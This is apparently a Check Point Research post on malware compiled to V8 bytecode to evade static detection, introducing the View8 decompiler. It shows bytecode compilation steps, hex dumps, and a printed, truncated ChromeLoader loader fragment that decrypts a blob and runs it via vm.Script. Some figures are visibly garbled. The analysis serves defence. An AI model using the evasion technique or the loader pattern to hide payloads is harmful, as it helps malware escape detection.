


EXPLORING COMPILED V8 JAVASCRIPT USAGE IN MALWARE

July 8, 2024

Author: Moshe Marelus

Introduction

In recent months, CPR has been investigating the usage of compiled V8 JavaScript by malware authors. Compiled V8 JavaScript is a lesser-known feature in V8, Google's JavaScript engine, that enables the compilation of JavaScript into low-level bytecode. This technique assists attackers in evading static detections and hiding their original source code, rendering it almost impossible to analyze statically.

To statically analyze compiled JavaScript files, we employed a newly-developed custom tool named "View8", specifically designed for decompiling V8 bytecode to a high-level readable language. Using View8, we decompiled thousands of malicious compiled V8 applications, spanning various malware types, such as Remote Access Tools (RATs), stealers, miners and even ransomware.

As compiled V8 is rarely examined, significant portions of the samples have a very low detection rate by security vendors even though it has been used in attacks in the wild.

In this article, we explain what is compiled V8 JavaScript, how attackers can leverage it in their malware and, most importantly, how it appears in the wild, as used by real threat actors.

Background

V8 is an open-source JavaScript engine developed by Google. It's written in C++ and used in Google Chrome and several other public projects, including Node.js. The V8 (Ignition) bytecode serves as an intermediary step in the optimization process of JavaScript code. It enables the V8 engine to efficiently execute JavaScript by serializing and translating optimized code closer to machine code.




Figure 1 – The Ignition pipeline steps transforming plain JavaScript into serialized bytecode (BlinkOn: Ignition presentation).

V8 supports the ability to cache serialized bytecode for later execution by the interpreter. While originally conceived to boost performance by bypassing the initial parsing steps, this feature is leveraged by developers, and especially malware authors, to hide the application's source code.

V8 Compilation

To leverage this feature and compile plain JavaScript into serialized V8 bytecode, we can utilize the built-in `vm` module in the Node.js platform. The `vm.Script` method uses two parameters: the first is the JavaScript code, and the second is a dictionary of options. In the case of compilation, we pass the `produceCachedData: true` option, which results in a buffer with the serialized bytecode. For example, consider the following code snippet:

```
const vm = require('vm');

// Compiling JavaScript into serialized bytecode
let helloWorld = new vm.Script("console.log('hello world!')", { produceCachedData: true });
let compiledBuffer = helloWorld.cachedData;
```

While the `vm` module provides a native and direct method for bytecode serialization, it is more convenient to use the `bytenode` module which simplifies the process for both the bytecode compilation and the subsequent execution.


```
const bytenode = require('bytenode');

// Compiling JavaScript into bytecode and executing it
bytenode.compileFile('script.js', 'script.jsc'); // Compiling JavaScript to bytecode
require('./script.jsc'); // Running the compiled bytecode
```

The V8 bytecode object consists of headers preceding the serialized data. Below is the structural breakdown of the header (Note – In older versions of V8, the structure is slightly different):

```
struct CahcedDataHeaders
{
    static const uint32_t kMagicNumber;       // 0xC0DE0000 ^ ExternalReferenceTable::kSize
    static const uint32_t kVersionHash;       // V8 version hashed
    static const uint32_t kSourceHash;        // Original source code length
        static const uint32_t kFlagHash           // V8 flags hashed
        static const uint32_t kPayloadLength      // Bytecode length
        static const uint32_t kChecksum           // Bytecode Adler-32 checksum
};
```

The compiled V8 bytecode is designed to run exclusively on the version of V8 for which it was compiled. Before deserializing the compiled object, the V8 engine compares the current (hashed) version with the version stored in the headers. In the event of a mismatch, the parsing process fails.



helloworld.jsc

```
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F  Decoded text

00000000  EC 05 DE C0 84 59 86 CB 14 00 00 00 23 5F 09 4D  ì.ÞÀ„Y†Ë....#_.M
00000010  F0 00 00 00 00 00 00 00 01 2C 54 01 2C 06 A8 60  ð........,T.,.¨`
00000020  14 00 00 00 01 10 4C 60 04 00 00 00 01 14 52 63  ......L`......Rc
00000030  92 FE 52 0A 05 00 00 00 48 65 6C 6C 6F 00 00 00  'þR.....Hello...
00000040  01 14 52 63 32 03 88 D6 08 00 00 00 2C 20 57 6F  ..Rc2.ˆÖ...., Wo
00000050  72 6C 64 21 06 E9 01 44 65 10 00 00 00 08 00 00  rld!.é.De.......
```

Figure 2 – V8 magic 0xC0DE starting from the 3rd byte.

V8 Execution

As the compiled V8 bytecode is bound to the specific version it was compiled for, attackers must ensure compatibility between the bytecode and the V8 engine for successful execution. This can be achieved in different ways. Three common approaches:

1. Supplying the compiled scripts alongside a Node.js engine with a compatible V8 version.


2. Packing the NodeJS platform with the compiled scripts into a single executable using node packers like PKG or NEXE. In the case of PKG, the packer compiles all script files by default.

3. Leveraging the Electron framework, allowing the development of cross-platform desktop applications using web technologies.

As of the time of this writing, there is no publicly known solution available for decompiling V8 bytecode back to a high-level language. While there was a community effort to develop such a tool, it was dedicated to a specific V8 version, and it was deemed too challenging to replicate it for other versions.

View8

View8 is a new open-source static analysis tool for decompiling v8 bytecode to high-level readable code. This tool, written in Python, was developed by one of our CPR members and is available now for the use of the security community. View8 takes a compiled file as an argument and produces a textual decompiled version in a language similar to JavaScript. Most importantly, the tool is relatively simple to maintain for multiple V8 versions.


JS Source Code (Fibonacci Series)
Decompiled V8 Code (Fibonacci Series)
≈
Compiled V8 Code
Deserialized Object

```
function fibonacci(num) {
    if (num == 1)
    {
        return 0
    }
    if (num == 2)
    {
        return 1
    }
    let num1 = 0
    let num2 = 1
    let sum
    let i = 2
    while (i < num)
    {
        sum = num1 + num2
        num1 = num2
        num2 = sum
        i += 1
    }
    return num2
}
```

```
function fibonacci_0000010A47ADDA69(a0) {
    if (a0 == 1)
    {
        return 0
    }
    if (a0 == 2)
    {
        return 1
    }
    r0 = 0
    r1 = 1
    r2 = undefined
    r3 = 2
    while (true)
    {
        if (!r3 < a0)) break
        r2 = (r0 + r1)
        r0 = r1
        r1 = r2
        r3 = (r3 + 1)
    }
    return r1
}
```


```
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F  Decoded text
00000000  19 04 DE C0 25 18 99 CD 14 00 00 00 E3 F2 CA D3  ..ÞÀ%.™Í....ãòÊÓ
00000010  F8 02 00 00 DA 65 E7 9E 01 1C 53 01 20 07 A8 60  ø...Úeçž..S. .¨`
00000020  00 00 00 00 06 00 00 00 01 0C 4C 60 00 00 00 00  ..........L`....
00000030  01 00 00 00 01 1C 53 01 24 90 60 00 00 00 00 10  ......S.$.`.....
00000040  00 00 00 01 0C 4C 60 00 00 00 00 01 00 00 00 01  .....L`.........
00000050  1C 53 01 3C 90 60 00 00 00 00 3C 00 00 00 5D 07  .S.<.`....<...].
00000060  AD 01 01 24 4B 67 00 00 00 00 31 00 00 00 01 C4  ...$Kg....1....Ä
00000070  02 02 34 05 20 0A 3C 02 24 02 18 05 20 0A 3C 04  ..4. .<.$... .<.
00000080  24 02 44 04 4C 06 30 04 48 06 44 05 00 0A 48 05  $.D.L.0.H.D...H.
00000090  2C 08 44 06 58 06 54 0D 87 03 06 D8 03 04 30 00  ,.D.X.T.‡..Ø..0.
000000A0  00 00 00 00 00 00 69 20 00 00 00 10 00 00 00 00  ......i ........
000000B0  00 00 00 00 00 0D 01 6A 03 00 98 04 0C A8 0D 02  .......j..˜..¨..
000000C0  6A 03 01 98 05 0D 01 A8 0C C3 0D 01 C2 0E C1 0D  j..˜...¨.Ã..Â.Á.
000000D0  02 C0 0B 03 6C F7 02 98 17 0B F9 38 FA 03 C1 19  .À..l÷.˜..ù8ú.Á.
000000E0  F9 FA 19 F8 F9 0B F7 44 01 04 C0 88 19 00 0B F9  ùú.øù.÷D..Àˆ...ù
000000F0  A8 00 00 00 00 00 00 01 24 52 62 00 00 00 00 C2  ¨.......$Rb....Â
00000100  71 01 00 00 00 00 00 01 00 00 00 00 00 00 00 00  q...............
00000110  00 00 00                                         .....Qb:ˆˆ$....f
00000120  69 62 6                                          ibonacci.......`
00000130  00 00 0                                          ....ÿÿÿÿDa....P.
00000140  00 00 0                                          ......r......"a.
00000150  00 00 00                                         ........Å÷......
00000160  40 07 B5 08 08 00 01 14 50 63 03 00 00 00 17 00  @.µ.....Pc......
```

```
 93 S> 0000010A47ADDAD6 @    0 : 0d 01        LdaSmi [1]
101 E> 0000010A47ADDAD8 @    2 : 6a 03 00     TestEqual a0, [0]
       0000010A47ADDADB @    5 : 98 04        JumpIfFalse [4] (0000010A47ADDADF @ 9)
116 S> 0000010A47ADDADD @    7 : 0c           LdaZero
125 S> 0000010A47ADDADE @    8 : a8           Return
131 S> 0000010A47ADDADF @    9 : 0d 02        LdaSmi [2]
139 E> 0000010A47ADDAE1 @   11 : 6a 03 01     TestEqual a0, [1]
       0000010A47ADDAE4 @   14 : 98 05        JumpIfFalse [5] (0000010A47ADDAE9 @ 19)
154 S> 0000010A47ADDAE6 @   16 : 0d 01        LdaSmi [1]
163 S> 0000010A47ADDAE8 @   18 : a8           Return
180 S> 0000010A47ADDAE9 @   19 : 0c           LdaZero
       0000010A47ADDAEA @   20 : c3           Star0
199 S> 0000010A47ADDAEB @   21 : 0d 01        LdaSmi [1]
       0000010A47ADDAED @   23 : c2           Star1
211 S> 0000010A47ADDAEE @   24 : 0e           LdaUndefined
       0000010A47ADDAEF @   25 : c1           Star2
229 S> 0000010A47ADDAF0 @   26 : 0d 02        LdaSmi [2]
       0000010A47ADDAF2 @   28 : c0           Star3
246 S> 0000010A47ADDAF3 @   29 : 0b 03        Ldar a0
246 E> 0000010A47ADDAF5 @   31 : 6c f7 02     TestLessThan r3, [2]
       0000010A47ADDAF8 @   34 : 98 17        JumpIfFalse [23] (0000010A47ADDB0F @ 57)
264 S> 0000010A47ADDAFA @   36 : 0b f9        Ldar r1
275 E> 0000010A47ADDAFC @   38 : 38 fa 03     Add r0, [3]
       0000010A47ADDAFF @   41 : c1           Star2
292 S> 0000010A47ADD000 @   42 : 19 f9 fa     Mov r1, r0
314 S> 0000010A47ADD
335 S> 0000010A47AD
       0000010A47AD
       0000010A47AD
237 E> 0000010A47ADD                          0010A47ADDAF3 @ 29)
355 S> 0000010A47ADDB0F @   57 : 0b f9        Ldar r1
367 S> 0000010A47ADDB11 @   59 : a8           Return
```

Figure 3 – High level overview of decompilation using View8.

Using View8, we successfully decompiled and analyzed thousands of malicious V8 compiled files from various sources. Our investigation discovered a wide spectrum of malware families, including stealers, loaders, RATS, wipers, and ransomware. Remarkably, the majority of these files had a very low detection score at VirusTotal.

Threat actors appear to be very aware of this, as we've seen malware authors emphasizing low detection rates of certain malware families that utilized V8 code:



turco | t.me/turcoflex | github.com/AliTefeli02 • bugün saat 00:32

No security vendors and no sandboxes flagged this file as malicious

0 / 63

06d2ab510cfb2716c835897e5b8ea7509e8d4ff24b36f526802bd51f244bea30
node.exe
64bits assembly direct-cpu-clock-access overlay peexe runtime-modules

51.41 MB
Size

2022-06-28 10:53:30 UTC
2 days ago

Figure 4 – Malware authors emphasizing low detection on VirusTotal when packing and compiling.

In addition, we've identified numerous instances of open-source JavaScript malwares, such as TurkoRat, Vare-Stealer, and the Mirai stealer, that were compiled by attackers into V8 bytecode before distribution. In some cases, the authors even provided instructions on packing and compiling the malware, emphasizing their low detection rates on VirusTotal.

V8 in the Wild

Using View8, we started systematically decompiling malware samples utilizing compiled V8. We iterated over thousands of samples, some of whom were discussed in past research. This includes Ice Breaker and new variants of ChromeLoader, **although previously they could not be statically analyzed and were therefore mostly heuristically analyzed**.

In the next section, we showcase a few examples of malware we found in the wild.

ChromeLoader

Initially identified in early 2022, ChromeLoader is a malware family that hijacks browsers, steals sensitive information and runs additional payloads, typically other malware families. The use of compiled V8 by this family of malware is especially interesting, as the authors embedded an encrypted V8 bytecode payload and invoke it using NodeJS built-in methods (`vm.Script`), suggesting they are highly aware of the advantages of using V8 compiled code.





Figure 5 – Overview of ChromeLoader Electron Applications.


In recent ChromeLoader variants, the malware has evolved to employ Electron, a framework for crafting desktop applications using web technologies such as HTML and JavaScript. Often, the attackers took advantage of legitimate open-source applications like FLB-Music-Player and PDF-Viewer by forking them and seamlessly embedding malicious loader scripts among the original files.

ChromeLoader loader scripts embedded within the Electron application are heavily obfuscated. After deobfuscation, the loader reads a base64 string, decodes it, and decrypts it using RC4. The decrypted content is a bytecode object which is later invoked using `vm.Script` and is the final payload.



```
var _0x291e9c = Buffer.from('SbBO2nfkhqoVlQLJoKzkbwJJbwKjcCYGEEQpXAtCE2BK7D2aK8Icju6U6W4Hmusvzewasx2ITKYJ5Ylu5bYu
_0x291e9c = _0x4a32ea(_0x291e9c);
_0x1b6d7b(_0x291e9c);
var _0x4befc4 = _0x2fc23a(_0x291e9c);
var _0x4c5315 = '';
if (0x1 < _0x4befc4) {
  _0x4c5315 = Buffer.from("4oCL", "base64").toString();
  _0x4c5315 = "\"" + _0x4c5315.repeat(_0x4befc4 - 0x2) + "\"";
}
_0x291e9c = new _0x1a327b.Script(_0x4c5315, {
  'filename': _0xa9288f,
  'lineOffset': 0x0,
  'displayErrors': true,
  'cachedData': _0x291e9c
});
```

Figure 6 – De-obfuscated loader script executing the bytecode blob in _0x291e9c.




```
out.bin

Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F  Decoded text

00000000  EC 05 DE C0 84 59 86 CB 14 00 00 00 77 CE 26 D1  ì.ÞÀ„Y†Ë....wÎ&Ñ
00000010  A8 00 05 00 00 00 00 00 01 2C 54 01 28 06 A8 60  ¨........,T.(.¨`
00000020  0C 00 00 00 01 0C 4C 60 02 00 00 00 01 2C 54 01  ......L`.....,T.
00000030  4D 19 90 60 58 32 00 00 01 39 01 4C 60 98 00 00  M..`X2...9.L`˜..
00000040  00 01 9C 53 62 84 F2 02 00 0A 00 00 00 1E 00 00  ..œSb„ò.........
00000050  00 06 FD 08 01 18 52 64 F6 7E 13 A1 09 00 00 00  ..ý...Rdö~.¡....
00000060  5F 5F 64 69 72 6E 61 6D 65 00 00 00 01 18 52 64  __dirname.....Rd
00000070  4A EC DC 73 0A 00 00 00 5F 5F 66 69 6C 65 6E 61  JìÜs....__filena
00000080  6D 65 00 00 01 14 52 63 5A B0 BB 1B 06 00 00 00  me....RcZ°».....
00000090  6D 6F 64 75 6C 65 00 00 01 14 52 63 16 E2 29 A0  module....Rc.â) 
```

Figure 7 – ChromeLoader 320kb extracted bytecode.

Without proper analysis tools, static examination of the files based on hardcoded strings failed to reveal any of the malware's operations or identify malicious indicators. However, upon View8 decompilation, we successfully extracted the malware's configuration, C&C domains, and encryption mechanisms for obtaining dynamic payloads.



